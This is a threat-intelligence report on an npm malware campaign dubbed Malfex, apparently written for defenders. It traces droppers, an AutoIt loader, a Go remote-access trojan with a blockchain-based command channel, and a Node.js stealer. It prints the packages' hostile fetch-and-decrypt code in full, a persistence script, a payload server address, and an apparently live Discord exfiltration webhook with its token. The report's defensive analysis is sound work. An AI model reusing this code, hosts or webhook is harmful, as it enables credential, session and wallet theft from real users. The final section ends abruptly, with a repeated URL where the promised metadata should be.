



MALFEX

A malicious npm postinstall no advisory has caught for fourteen months

Category: Adversary Intelligence

Ecosystem: npm

Executive Summary

Between August 2023 and September 2026, a single operator publishing under Portuguese-language accounts uploaded at least nine packages to npm and one payload repository to GitHub. Six packages carry MAL- advisories, two do not, and one is a benign public tool shipped in 2023. ***The two packages without advisories are the only active threats defenders can target today:*** function-flag (continuously malicious since 18 July 2025) and cdn-img-fetch (still installable after npm seized its parent package, img-to-native). While individual advisories issued by the ecosystem are accurate, ***they overlook that these are not three separate dropper incidents; they form a single operator supply chain operating via two delivery arms, with one arm remaining active despite partial seizures.***

The operator identifies themselves directly within the malware, and as of 28 September 2026, an official advisory reflects this. Amazon Inspector's OSV entry MAL-2026-17216 for img-to-native identifies ***malfexteam2027 as a hardcoded key-derivation constant*** and names cdn-img-fetch as a companion dependency, though it failed to link the key to a specific operator or note that cdn-img-fetch remained accessible. This string appears across four npm publisher handles (malfex_user, malfexkkj, malfexteste2, malfex-webhook-node), the payload repository's git author email (corpmalfex@gmail.com), and the README for function-flag@1.7.3 ("criado pela equipe Malfex, cujo dono é Murizada").

The GitHub account behind the payload host (cavecrew, display name muriel, commits at -0300) ***publicly shares the campaign's two main techniques: a Windows credential stealer and a process-hollowing proof of concept.*** Delivery Arm A (three co-advised packages) downloads a Windows PE executable disguised as image/png from a public image host, extracts an IExpress cabinet containing a signed AutoIt3 interpreter and encrypted script, and executes a build of overlord-client (an open-source Go RAT described by Jamf Threat Labs in August 2026). ***This recovered build includes a previously undocumented live Solana blockchain C2 resolver.*** Delivery Arm B (two packages, one active) retrieves a PNG polyglot from raw.githubusercontent.com/cavecrew/proj, decrypts an embedded payload using the malfexteam2027 key, and fetches a 64 MB Node.js bundle (movinlike) from 104.234.65.75:700 that injects into Discord clients, harvests browser and Telegram tdata, and exfiltrates stolen data to an active Discord webhook.

Defenders can mitigate the threat quickly: block installation of function-flag and cdn-img-fetch; alert on persistence artifacts like %LOCALAPPDATA%\ScopeSmart Technologies Inc\AutoIt3.exe and the \Maiden scheduled task; restrict outbound connections to payload hosts and the specified Discord webhook; and inspect all declared dependencies whenever taking down a registry package to prevent active components from remaining online.

What is new in this report

Four of the six Malfex packages carry OSV advisories issued by Amazon Inspector between 22 and 28 September 2026. Those advisories cover the Arm A dropper trio (tlxbnhd, tldriver, mxdriver), the img-to-native decryptor, the shared api.imghippo.com payload URL, the dropped filenames gldriver_pre_core.exe and gldriver_pre_asset.exe, the cross-platform launch commands, and, in the img-to-native entry, the malfexteam2027 key string and the cdn-img-fetch dependency by name.

Overlord is an open-source Go RAT documented in detail by Jamf Threat Labs on 6 August 2026 as a fake-Zoom-installer campaign against macOS, and by third-party threat-intelligence pages before that. Neither the operator identity nor either of the two live unadvised packages is prior public work.

What this report adds is the operator behind the advised parts and the parts they left reachable. **Specifically: that the malfexteam2027 key is the operator's own team name, attested word-for-word in the README of function-flag@1.7.3, and that the same operator runs a public GitHub account (cavecrew, git email corpmalfex@gmail.com) publishing the two techniques the campaign uses;** that function-flag has been an unadvised malicious postinstall for fourteen months; that cdn-img-fetch, named in the img-to-native advisory as a dependency, remains reachable on the registry after its parent was seized; that the loader chain leading to Overlord is a Microsoft IExpress cabinet over a signed Autolt3 interpreter over an EA06 encrypted a3x over cycled-XOR strings, RC4 key 8448433, and LZNT1; that **the Solana-memo C2 channel Jamf described as "present but disabled" is wired into this build as live literal strings, giving the first observed sample where the mechanism is actually available;** that Overlord is here delivered by an npm supply-chain vector for which Jamf's writeup explicitly reported "initial delivery vector still under investigation"; and that Arm B's second stage is a distinct Node.js stealer, movinlike, whose Discord webhook is live at the time of writing. The two-year operator continuity, the identity synthesis across five accounts, and the takedown-vs-dependency gap on the seizure of img-to-native are the report's own contribution.

This revision expands the operator's footprint from nine packages to twelve, across at least eight npm publisher accounts. Two newly identified packages are dependency wrappers that deliver an existing payload under a new install name: function-color pulls in function-flag (still live) and native-runner pulled in img-to-native (seized, MAL-2026-17218). A third, centralizemiddle, is benign reputation cover. A new section, The Dependency Web and the Wrapper Packages, documents how the packages relate and confirms that no external or popular package is affected. Attribution now records a burner-per-package pattern: a fresh npm account and a randomised iCloud email for nearly every package.

Analysis

- The campaign timeline extends beyond individual advisories, starting on 6 August 2023 with **function-ascii@2.3.4** (published by malfexkkj), a benign wrapper printing "created by murizada" for the Bloody font.

- In early 2024, the operator established two staging accounts under `malfex_user`, publishing benign utility packages: **malfapi** (DPAPI wrapper) on 2 January and **malfex-webhook-node** on 1 March.
- Weaponisation began in July 2025 via `jessica-fruett` with **function-flag**: version 2.3.5 added payload dependencies suppressed behind the `Bloody font` call, and version 2.3.9 added a `postinstall` script to execute automatically on `npm install`.
- In August 2025, the operator republished a newer build as **function-flag@1.7.3**; because npm points the `latest` tag to the last published release, fresh installs resolve to this lower version number, disguising the malicious `postinstall` as a version rollback.
- On 22 September 2026, Delivery Arm A was launched via three anonymous packages (**tlxbnhd**, **tldriver**, **mxdriver**) sharing an image URL payload; all were quickly removed and assigned advisories MAL-2026-16385, -16384, and -16383.
- From 25 to 28 September 2026, Delivery Arm B emerged: the GitHub account `cavecrew` (`muriel, corpmalfex@gmail.com`) updated payload host repository **cavecrew/proj** with `banner.png`, while `malfexteste2` published fetcher package **cdn-img-fetch@1.0.0**.
- On 28 September 2026, npm seized reader package **img-to-native@1.0.1** (advisory MAL-2026-17216), but left its dependency **cdn-img-fetch** reachable on the registry.

The campaign remains active: recent commits to `banner.png` use an updated, un-decrypted format key, indicating ongoing development beyond the currently advised packages.




Figure 1. The operator's publish activity on npm, 2023-08-06 to 2026-09-28. Two packages (in amber) are malicious and installable as of 29 September 2026. Sources: `registry.npmjs.org` packument time fields; live OSV queries.

Malware Analysis

The analysis follows the exact chronological progression of the investigation, with each sequential phase relying on findings from the preceding step. Corresponding evidence is provided at every stage to substantiate key findings. For assertions based on distributed source files, line references directly correspond to the exact byte offset of the original file, allowing anyone analyzing the same tarball to verify the exact locations. For claims derived from decoded or reconstructed artifacts, the evidence is presented without line numbering and noted accordingly in the caption.

Stage 1. A PE served as image/png

All three Arm A packages utilize a uniform delivery mechanism via identical URLs, matching the details in Amazon Inspector's advisory MAL-2026-16385 for tlxbnhd. Droppers are deployed twice during every npm install via obfuscated preinstall.js and postinstall.js scripts fetching the payload from <https://api.imghippo.com/files/hOG8244hc.png> into the package folder under the filenames **gldriver_pre_core.exe** and **gldriver_pre_asset.exe**. Platform-specific commands handle execution: start on Windows, open on macOS, and xdg-open or mspaint on Linux. The dropped scripts are immediately deleted post-launch to cover their tracks. Obfuscation relies on an obfuscator.io technique, employing a shifting array and IIFE to conceal both shell commands and the target URL.

Despite being served with a Content-Type: image/png header, the fetched hOG8244hc.png file is actually a binary payload rather than an image. When queried, the server delivers an 11,740,672-byte file. Instead of starting with the standard PNG header bytes (89 50), the file begins with 4D 5A (MZ), identifying it as a PE32+ GUI x86-64 executable. It includes a manipulated compilation timestamp of 30 November 1980, a .text section containing a Microsoft wextract stub (evidenced by setupx.dll and wextract.pdb strings), and a high-entropy (7.16) 11.7 MB .rsrc section. This structure confirms the payload is a Microsoft IExpress self-extracting cabinet, with an embedded MSCF archive commencing at offset 365,252.

The report focuses on the Windows path from here on because that is where the Autolt interpreter and every subsequent stage run. The macOS and Linux launch codepaths in preinstall.js and postinstall.js are present in every one of the three Arm A packages; the payload the hOG8244hc.png URL serves is a Windows PE, so those codepaths execute but produce no result on macOS or Linux. Whether the operator has a matching second-stage set for those OSes and simply has not delivered it is not something the observed sample answers.

Stage 2. A signed Autolt3, and an encrypted script

cabextract -l on the carved cabinet lists two files:

```
AutoIt3.exe    1,107,552 B    sha256
5d69a932a077fee044b193c28e84564143f5c7e51079ab48e88fef74ab0b77b7
Oxygen.a3x    10,900,505 B    sha256
fd199d3977e1a2945b6031fc8696660a980e4f4617899baa045efe7ccbc8de67
```

Autolt3.exe is genuine, signed "AUTOIT CONSULTING LTD" with a valid Authenticode signature and a compile timestamp of 7 September 2025. It is the interpreter as shipped by the Autolt project. The IExpress wrapper's POSTRUNPROGRAM string in the stub is "Autolt3.exe" Oxygen.a3x. After extraction, the interpreter runs the encrypted script.

Oxygen.a3x has a byte-level entropy of 8.0000 and no printable strings of any length. Its first ASCII substring is AU3!EA06 at offset 1961, preceded four bytes earlier by the 16-byte magic A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D at offset 1941. This is Autolt v3 with the EA06 encryption scheme.

Stage 3. Decode the Autolt script

The publicly maintained autoit_ripper decoder recognises EA06 but refuses this file at first pass. Its rejection message names the reason: the script's uncompressed size exceeds the tool's default MAX_SCRIPT_SIZE of ten megabytes. Raising the cap and pointing the parser directly at offset 1941 produces a 14,594,654-byte, 23,066-line Autolt source. It is not human-readable in the usual sense: every string in the script is a call to a helper.

```
; reconstructed head of the recovered script; every literal is a call  
Opt(LOSCHECKLIST("0x1D192E2F04212228243A212C", "IkOVMBMF1SE"), ...)
```

Exhibit reconstructed (single representative line pulled from a 23,066-line decoded a3x).

LOSCHECKLIST(hex, key) is a cycled-XOR decryptor. It takes a hex string and a short ASCII key, converts the hex to bytes, and XORs the bytes against the key repeating for the length of the string. Replaying it against all 11,038 call sites yields 2,503 unique cleartext strings, of which the operationally interesting ones are DLL names (kernel32.dll, ntdll.dll, user32.dll, shlwapi.dll), Win32 API names (VirtualAlloc, WriteProcessMemory, NtProtectVirtualMemory, InitializeProcThreadAttributeList), and an integer key 8448433.

Stage 4. Reconstruct and decrypt the embedded payload

One variable in the decoded script, named \$NDYVIHUGHGJ, is assembled by 6,548 successive string concatenations of hex literals. Reassembled, it is 6,397,608 bytes of high-entropy data. Two lines below its assembly, the script calls a helper SUBSIDIARY_SAP with the reassembled data and the literal Binary("8448433") as arguments. SUBSIDIARY_SAP is a reimplement of RC4 in Autolt shellcode chosen at runtime by @AutoltX64. RC4 with the key 8448433 produces a stream whose first byte is de, whose entropy is 7.4252, and whose first sixteen bytes look like a compressed-block header rather than an executable.

The next call in the script passes the RC4 output to ntdll!RtlDecompressFragment with CompressionFormat=2, the Windows kernel's LZNT1 decompressor. A reference LZNT1 decoder over the RC4 output produces 11,376,128 bytes whose first two bytes are 4D 5A and whose sha256 is 2989244eac2a4bc7a13a09dec003e5c05ef7c80b2afe0958ce25042d5b804210. This is the second-stage executable.

Every layer of the loader serves the same goal: keep the string Malfex out of any static scanner's index, and keep the second-stage PE out of any tool that scans by content.

The Autolt string helper defeats string search across the script. The RC4 layer defeats scanners looking for compressed-block headers. The LZNT1 layer defeats scanners looking for the RC4 keystream signature. And carrying the whole thing inside a legitimately signed Autolt3 interpreter defeats signature-based process-launch alerts. The chain adds no functionality on top of an ordinary loader. It only adds unrecognisability.

Stage 5. What the second stage is

The decoded PE is a build of Overlord, a Go-based cross-platform remote-access tool documented publicly since at least early 2026. Jamf Threat Labs published a detailed reverse-engineering writeup on 6 August 2026 covering a campaign that delivered Overlord to macOS and Windows through a fake Zoom installer and a .NET downloader. The upstream project is openly available on GitHub in several forks, and Iru's public threat page maintains a capability inventory covering the hardware-accelerated screen streaming, the WebRTC transport, the hidden "backstage" desktop, the plugin architecture, and the Solana blockchain resolver for C2 addresses. The build recovered here is not new malware; what is new about it is the delivery, which is documented from Stage 1 above, and the C2 mechanism actually being wired in, which Jamf specifically noted was disabled in the sample they analysed.

The Go build-info block names the project outright:

```
path    overlord-client/cmd/agent
mod     overlord-client (devel)
build   -tags=builder_release -trimpath=true CGO_ENABLED=1 GOOS=windows
```

The direct dependencies of the module are all imported at build time and are visible in the binary's Go symbol table. They read as a capability manifest:

github.com/Kirizu-Official/windows-camera-go	v0.2.0	webcam capture (Media Foundation)
github.com/gen2brain/malgo	v0.11.24	microphone capture
github.com/kbinani/screenshot	(devel)	screen capture
github.com/UserExistsError/conpty	v0.1.4	interactive Windows PTY (remote shell)
github.com/lxn/win	(devel)	Win32 input hooks (keylogger)
github.com/vmihailenco/msgpack/v5	v5.4.1	C2 wire format
nhooyr.io/websocket	v1.8.10	C2 transport
golang.org/x/crypto	v0.49.0	identity + memo decryption

The internal package structure of the binary, specifically `overlord-client/cmd/agent/{capture, keylogger, activewindow, webrtcpub, plugins, handlers, criticalproc, filesearch, privacy, sysinfo}`, aligns with that of a sophisticated remote access trojan (RAT) featuring a modular architecture. Embedded operator-directed strings explicitly reference these individual modules, such as: *"backstage: capture failed: %v (sending black frame)"*, *"[keylogger] Rotated to new file: %s"*, and *"virtual: identified virtual display device"*. The `backstage` component facilitates hidden desktop execution, whereas `virtual` dynamically retrieves and installs a virtual display driver from the public GitHub repository `VirtualDrivers/Virtual-Display-Driver`. This enables the operator to interact

with a display interface that remains invisible to the primary system user, constituting a standard Hidden Virtual Network Computing (HVNC) implementation.

Stage 6. The C2 mechanism

The RAT contains no hardcoded C2 address. The two URLs it does embed are a development default (wss://127.0.0.1:5173, present at every build) and a config-file path (config/settings.json). The Solana blockchain resolver Iru documents as an Overlord capability, and which Jamf noted was present but disabled in the fake-Zoom sample, is exercised in this build. The symbols make the mechanism plain:

```
main.refreshServerURLsFromSolana
main.refreshServerURLsFromRaw
main.ensureServerURLs
overlord-client/cmd/agent/config.LoadServerURLsFromSolana
overlord-client/cmd/agent/config.getSignatures
overlord-client/cmd/agent/config.getMemoFromTransaction
overlord-client/cmd/agent/config.decryptMemo
```

The operator publishes encrypted memos in Solana transactions to a watched public address; the RAT calls the SPL Memo v2 program (MemoSq4gqABAXKb96qnH8TysNcWxMyWCqXgDLGmfcHr, present as a literal string in the binary) via a configurable RPC endpoint, reads the memos, decrypts them, and treats the result as its C2 URL list. The RAT also carries a TLSSPKIPins config field that lets each server pin its own SubjectPublicKeyInfo hash, and an Ed25519-based enrolment handshake it calls purgatory.

The build we recovered has an empty SolRPCEndpoints, an empty ServerURLs, no RawServerListURL, and no watched Solana address in its binary. It is the loader half of the campaign, not a configured deployment. Any configured build the same operator ships elsewhere would carry those values, and we have no such build.

A traditional RAT has to encode where its C2 lives, either as a hardcoded address or as a domain that resolves at runtime. Both are seizable: a hosting provider takes down the address, a registrar suspends the domain, and every deployed sample is bricked.

The Solana memo is neither. The operator publishes a short encrypted message from a wallet they control; the RAT reads it through any public Solana RPC endpoint, decrypts it, and now knows where to beacon. Rotating C2 means signing a new transaction. Taking down a beacon address does nothing to the addressing scheme, the wallet just publishes a new memo.

This is a documented Overlord capability, not new. What is new is that the sample we recovered is the first observed one where the mechanism has been wired in as literal strings and could actually run, rather than shipping with the resolver disabled.

Stage 7. How the loader launches the second stage

The AutoIt script's \$B_INSULINALIGN variable is assigned @SystemDir & "\TapiUnattend.exe", Windows' unattended-installation helper for Telephony API, a signed Microsoft binary that lives at

%SystemDir%\TapiUnattend.exe and expects no command-line arguments. The loader spawns it suspended, using InitializeProcThreadAttributeList and UpdateProcThreadAttribute with an ExplorerHandle obtained by OpenProcess("explorer.exe"), so the newly created TapiUnattend.exe process reports its parent PID as explorer.exe rather than as the Autolt interpreter. It then writes the second-stage PE into the suspended process's address space, remaps memory as RWX via NtProtectVirtualMemory, and resumes it, classic process hollowing with a PPID spoof.

We were able to establish this from the Autolt script's own DllCall pattern but not from a dynamic observation. The detonation described below launched the loader and captured what it wrote to disk; a tasklist at launch+five-minutes showed no TapiUnattend.exe, and the after-snapshot did not preserve a running injected process. The most likely reading, consistent with the persistence primitive the detonation did capture, is that the loader injects and then exits immediately, leaving the injected process to run until it is killed or until the scheduled task re-launches the loader for the next injection cycle. A per-second tasklist sampling across the first thirty seconds would settle the question and we did not run one.

Stage 8. Detonation, and the persistence primitive

The Arm A SFX was staged on the analysis guest as %LOCALAPPDATA%\Temp\package.exe, launched by the standard analyst user with no elevation, and observed for six minutes with a host-side packet capture, a before-and-after tasklist, and a diff of the standard persistence locations. What ran left three files on disk, all under a single directory:

%LOCALAPPDATA%\ScopeSmart Technologies Inc\AutoIt3.exe	1,107,552 B	sha256 5d69a932...
%LOCALAPPDATA%\ScopeSmart Technologies Inc\h.a3x	10,900,505 B	sha256 fd199d39...
%LOCALAPPDATA%\ScopeSmart Technologies Inc\SmartScope.vbs	193 B	

Autolt3.exe and h.a3x match the files carved from the IExpress cabinet at Stage 2. SmartScope.vbs is new, and is 193 bytes long. Reproduced in full:

```
Set SmartScope = CreateObject("Wscript."+ "Shell")
SmartScope.CurrentDirectory = "C:\\Users\\analyst\\AppData\\Local\\ScopeSmart Technologies Inc"
SmartScope.Exec """"AutoIt3.exe"""" ""h.a3x""""
```

SmartScope.vbs, verbatim (193 bytes; reproduced without line numbers because the file is a single logical statement).

The one detail on this file worth naming is the concatenation "Wscript."+ "Shell". A tool that greps binaries and scripts for CreateObject("Wscript.Shell"), which every Windows script scanner does, will miss this line because the literal "Wscript.Shell" never appears on it. The operator has done the same trick with a directory name: ScopeSmart Technologies Inc is not a real company, and the phrase is not a Windows OS directory anywhere on a clean install. It is a spoofed vendor path designed to blend into the noise of %LOCALAPPDATA%.

Persistence is a scheduled task, not a Run key:

```
TaskName:      \Maiden
Task To Run:   "AutoIt3.exe" "h.a3x"
Run As:       analyst
Repeat:       every 5 minute(s), no end time
Start Date:   1/1/2020      <-- backdated
Author:       Welcome
Comment:      Wichita
```

The Start Date of 1/1/2020 is on purpose: schtasks /query /fo LIST lists tasks by creation order, so a task backdated to 2020 sinks to the bottom of the list and never appears in “recently added” scans. The name \Maiden and the fields Author: Welcome and Comment: Wichita have no apparent meaning; they are unique enough to hunt on. No Run key was added under HKLM\Software\Microsoft\Windows\CurrentVersion\Run or the equivalent HKCU key. Persistence is entirely through the task.

The packet capture covering the same run contained twenty-seven distinct DNS queries. Twenty-six are Windows telemetry that fakenet sinkholed. The one query the sample itself emitted was ebkROSifqGnMmhvSXPB.ebkROSifqGnMmhvSXPB, a duplicated random label that appears in the decoded Autolt script as a literal string, at frequency four, and is likely one of the loader's sandbox-probe queries.

No overlord-client C2 lookup, no wss:// handshake, and no Solana RPC endpoint was queried during the run, which is consistent with the finding at Stage 6 that the analysed build carries no configured addressing.

Stage 9. Arm B, the second delivery arm

img-to-native@1.0.1, the package npm seized on 28 September, has no install hook and no direct network activity in its own code. Its index.js is 1,716 bytes. The material half is reproduced below.

```
1  require('cdn-img-fetch');
2  const fs    = require('fs');
3  const os    = require('os');
4  const path  = require('path');
5  const crypto = require('crypto');
6
7  const KEY   = Buffer.alloc(32);
8  Buffer.from('malfexteam2027').copy(KEY);
9  const _SRC  = path.join(os.tmpdir(), '._cif_data');
10 const _DIR  = path.join(process.env.APPDATA || os.homedir(), 'Microsoft', 'Windows');
11 const _OUT  = path.join(_DIR, 'node_runtime_helper.exe');
12 const _IEND = Buffer.from([0x00, 0x00, 0x00, 0x49, 0x45, 0x4E, 0x44, 0xAE, 0x42, 0x60,
13 0x82]);
14 const _MARK = Buffer.from('//BIN//');
15
16 function _convert() {
17   try {
18     const buf = fs.readFileSync(_SRC);
19     const iend = buf.indexOf(_IEND);
20     if (iend === -1) return;
21     const after = buf.slice(iend + _IEND.length);
22     const mi = after.indexOf(_MARK);
23     if (mi === -1) return;
```

```

24     const blob      = Buffer.from(after.slice(mi + _MARK.length).toString('utf8').trim(),
    'base64');
25     const iv        = blob.slice(0, 16);
26     const ciphertext = blob.slice(16);
27     const decipher   = crypto.createDecipheriv('aes-256-cbc', KEY, iv);
28     const exe        = Buffer.concat([decipher.update(ciphertext), decipher.final()]);
29
30     fs.writeFileSync(_OUT, exe, { mode: 0o700 });
31     try { fs.unlinkSync(_SRC); } catch (_) {}
32     } catch (_) {}
33 }
34
35 (function _wait(n) {
36     if (n <= 0) return;
37     if (fs.existsSync(_SRC)) { _convert(); return; }
38     setTimeout(() => _wait(n - 1), 500);
39 }) (240);

```

img-to-native@1.0.1/index.js, lines 1 to 39 of 56. sha256 c7cf2323e4923428984297db7715d75fec5b964fe65c325b53e3fa360f3b8d86; tarball archived from MEGA S4 (see IOC table for tarball hash).

Four things about this file matter.

- First, line 1 requires the second package (cdn-img-fetch) as a side-effect import. No local binding is created and the returned exports are never used. The only reason this line exists is to trigger cdn-img-fetch's prefetch IIFE.
- Second, lines 7 and 8 build a 32-byte AES-256 key from the ASCII string malfexteam2027 zero-padded to length. This is the string the operator names themselves with.
- Third, _convert (lines 15 to 33) reads a file at %TEMP%_cif_data, searches for the PNG IEND chunk to find the polyglot boundary, looks for the marker //BIN// immediately after, base64-decodes what follows, treats the first sixteen bytes of the decoded blob as an AES-CBC IV and the rest as ciphertext, and writes the decrypted result to %APPDATA%\Microsoft\Windows\node_runtime_helper.exe with mode 0700. The output path is a Microsoft-lookalike location; the mode makes the file owner-readable only, which is unusual on Windows and is a Node-on-Windows tell.
- Fourth, the file that _convert decrypts is not fetched by img-to-native at all. img-to-native sits and waits (_wait, lines 35 to 39): it polls %TEMP%_cif_data every 500 ms for up to 120 seconds, and returns silently if the file never appears. The fetcher is elsewhere.

The fetcher is cdn-img-fetch@1.0.2. It has no install hook. Its 38-line index.js is small enough to reproduce in full:

```

1  const https = require('https');
2  const fs    = require('fs');
3  const path  = require('path');
4
5  const CACHE_DIR = path.join(__dirname, '.cache');
6  const BANNER_DST = path.join(CACHE_DIR, 'banner.jpg');
7  const BANNER_URL = 'https://raw.githubusercontent.com/cavecrew/proj/main/banner.png';
8
9  (function prefetch() {
10     try {
11         if (!fs.existsSync(CACHE_DIR)) fs.mkdirSync(CACHE_DIR, { recursive: true });
12         if (fs.existsSync(BANNER_DST)) return;
13         const tmp = BANNER_DST + '.part';

```

```

14     const out = fs.createWriteStream(tmp);
15     const req = https.get(BANNER_URL, res => {
16         res.pipe(out);
17         out.on('finish', () => out.close(() => {
18             try { fs.renameSync(tmp, BANNER_DST); } catch (_) {}
19         }));
20     });
21     req.on('error', () => { try { fs.unlinkSync(tmp); } catch (_) {} });
22     req.setTimeout(20000, () => req.destroy());
23     } catch (_) {}
24 })();
25
26 function fetchAndCache(url, dest) {
27     return new Promise((resolve, reject) => {
28         const out = fs.createWriteStream(dest);
29         https.get(url, res => {
30             res.pipe(out);
31             out.on('finish', () => out.close(resolve));
32         }).on('error', reject);
33     });
34 }
35
36 function getCachePath() { return BANNER_DST; }
37
38 module.exports = { fetchAndCache, getCachePath };

```

cdn-img-fetch@1.0.2/index.js, all 38 lines. sha256 4cba0c785e66d517eabd0164f34a9c2d04549da93b5ee3eebdce5558daa2f47c; live on npm as of 29 September 2026.

The IIFE on lines 9 to 24 runs on the first `require()` and downloads `banner.png` from `raw.githubusercontent.com/cavecrew/proj/main/banner.png` into the package's own `node_modules/cdn-img-fetch/.cache/banner.jpg`. The file is named `banner.jpg` on disk (misleading extension), reached by the URL as `banner.png` (also misleading, the file is a PNG polyglot), and used by `img-to-native` as `%TEMP%\.cif_data` (a different path again). The three-name mismatch decouples the fetch from the decryption in every place a defender might look.

`banner.png` from the repository is a valid one-pixel RGBA PNG whose IEND ends at byte 70, followed by 8,230,960 bytes appended after the terminator. Six versions of the file exist in the repo's git history, committed by `muriel <corpmalfex@gmail.com>` between 25 September 22:47 -0300 and 28 September 02:25 -0300. Four of the six carry the `//BIN//` marker and decrypt cleanly with the `malfexteam2027` key, yielding a Go executable that connects out to `http://104.234.65.75:700/setup.exe`. The two most recent (both 28 September) drop the `//BIN//` marker for a new format we cannot decrypt with any straightforward variant of the known key; the successor npm consumer package that would read this new format has not been found.

Stage 10. The Arm B second stage

`http://104.234.65.75:700/setup.exe` answers as of the writing of this report. It served a 64,364,176-byte PE with sha256 `c9c374afba4658dff15f71801e88c4d199c91dd2622d72c7b0c55577c8f73437`. It is not a raw executable in the ordinary sense; the PE is a runner produced by `vercel/pkg` bundling a Node.js 18 project, and the last 26,789,520 bytes are a pkg payload whose dictionary begins with the builder path `C:\snapshot\src-clean\main.js`. The dictionary is JSON and lists every file in the bundle. The bundle's own `package.json` is stored uncompressed inside it:

```
{ "name": "movinlike", "version": "1.0.0", "main": "main.js",  
  "bin": "main.js", "pkg": { "targets": ["node18-win-x64"] },  
  "dependencies": { "archiver": "^5.3.1", "better-sqlite3": "^11.8.1",  
                   "rookie-cookies": "^0.6.0", "ws": "^8.18.0" },  
  "engines": { "node": ">=22.0.0" } }
```

movinlike/package.json, extracted from the pkg VFS dictionary at file offset 37,574,656 + dictionary.

The eighteen first-party modules the bundle carries, `config.js`, `core/{engine,scanner}.js`, `api/{client,sender,uploader}.js`, `builders/{formatter,resolver}.js`, `injection/{patcher,template}.js`, `modules/{cookies,crypto,files,paths,scheduler,telegram,zipper}.js`, are stored as V8 bytecode. V8 bytecode is not the source, but it carries the module's string pool verbatim, and every one of the following statements can be verified by reading the extracted .t0 files with strings.

Discord Client Targeting and Code Injection Mechanism. The configuration module `config.js` defines targeting parameters for eight distinct Discord client distributions and modifications by mapping process names to their associated local storage and profile directories: Discord, Discord Canary, Discord PTB, Discord Development, Lightcord, Vesktop, Nightcord, and Bluecord. The script `injection/template.js` contains the primary JavaScript payload modified for insertion into the client startup scripts. It features an embedded `getUserInfo` function that queries the local Discord client storage for authentication tokens and subsequently calls the API endpoint `/api/v10/users/@me`. Captured user details and authentication credentials are formatted into rich embeds by the `sendData` function and transmitted directly via HTTP POST requests to the operator's configured C2 webhook. To impede static inspection, the payload template uses obfuscation under the static key string `mQ7xLp2z`.

Discord API Data Harvesting. Once a valid user token is acquired, the module `api/client.js` systematically queries a sequence of internal Discord client API endpoints to perform comprehensive user profile enumeration:

- `/users/@me`: Extracts core profile attributes, including username, email address, phone number, multi-factor authentication (MFA) status, and Nitro subscription flags.
- `/users/@me/billing/payment-sources`: Enumerate saved payment mechanisms, harvesting saved credit card details, PayPal billing agreements, and billing addresses utilized for Nitro subscriptions or gift purchases.
- `/users/@me/billing/subscriptions`: Retrieves active premium subscription tiers and renewal dates.
- `/users/@me/guilds?with_counts=true`: Enumerates joined servers, user permissions, and member counts to identify high-value administrative accounts.
- `/users/@me/relationships` and `/users/@me/connections`: Maps the victim's friend list, blocked users, and linked third-party accounts (e.g., Steam, GitHub, Xbox, PlayStation).

Multi-Browser Credential and Cookie Harvesting. The configuration in `config.js` maps specific process names to their respective `User Data` directory locations across seven major WebKit and Chromium-based web browsers: Google Chrome, Microsoft Edge, Brave, Opera, Opera GX, Vivaldi, and Yandex. The data collection is primarily orchestrated by `modules/cookies.js`, which represents the largest module within the compiled payload (47 KB). The stealer integrates two embedded Node.js database libraries:

- `rookie-cookies`: Utilized to query SQLite cookie databases across browser profiles, extracting active session cookies, domain tokens, and expiration metadata.
- `better-sqlite3`: Opens and reads Chromium `Login Data` SQLite databases to extract stored URL origins, saved usernames, and encrypted password blobs for local decryption.

Telegram Desktop Session Hijacking. The dedicated module `modules/telegram.js` targets the local Telegram Desktop client installation by locating and copying the session storage directory at `%APPDATA%\Telegram Desktop\tdata`. Because Telegram relies on the local `tdata` directory to hold encrypted session keys, auth keys, and local state, exfiltrating this folder grants the operator full access to hijack the victim's active account without triggering secondary SMS or multi-factor authentication checks.

Cryptocurrency Wallet Extraction. The script `modules/crypto.js` scans local application directories and browser extension storage locations to extract sensitive cryptocurrency credentials. It targets local database files, key pairs, and seed phrases stored within browser-based wallet extensions (such as MetaMask, Phantom, and Coinbase Wallet) as well as standalone desktop wallet applications.

Archiving and Exfiltration Infrastructure. All harvested artifacts, including browser credentials, session cookies, Discord tokens, Telegram session files, and crypto wallet data—are compressed into a single staging archive by `modules/zipper.js`. To bypass Discord's default file size restriction for attachment uploads, `api/uploader.js` splits the generated ZIP archive into 25 MB chunks prior to exfiltration. These archive parts are sequentially posted to a single, hardcoded Discord webhook endpoint embedded as plaintext within `main.js`'s compiled bytecode:

```
https://discord.com/api/webhooks/1553545982975811594/
psm2oYYHf_z_yO80gQZxW_NwWcaqwYIWLbMEf2_yu4JAJ1AtdRilnovFCHBFvVwbjKlA
```

An out-of-band HTTP GET request issued to this Discord webhook URL allows querying its associated metadata without transmitting a POST request body or triggering operational alerts. The returned response validated that the exfiltration endpoint was active and provided the following account details:

```
https://discord.com/api/webhooks/1553545982975811594/
psm2oYYHf_z_yO80gQZxW_NwWcaqwYIWLbMEf2_yu4JAJ1AtdRilnovFCHBFvVwbjKlA
```

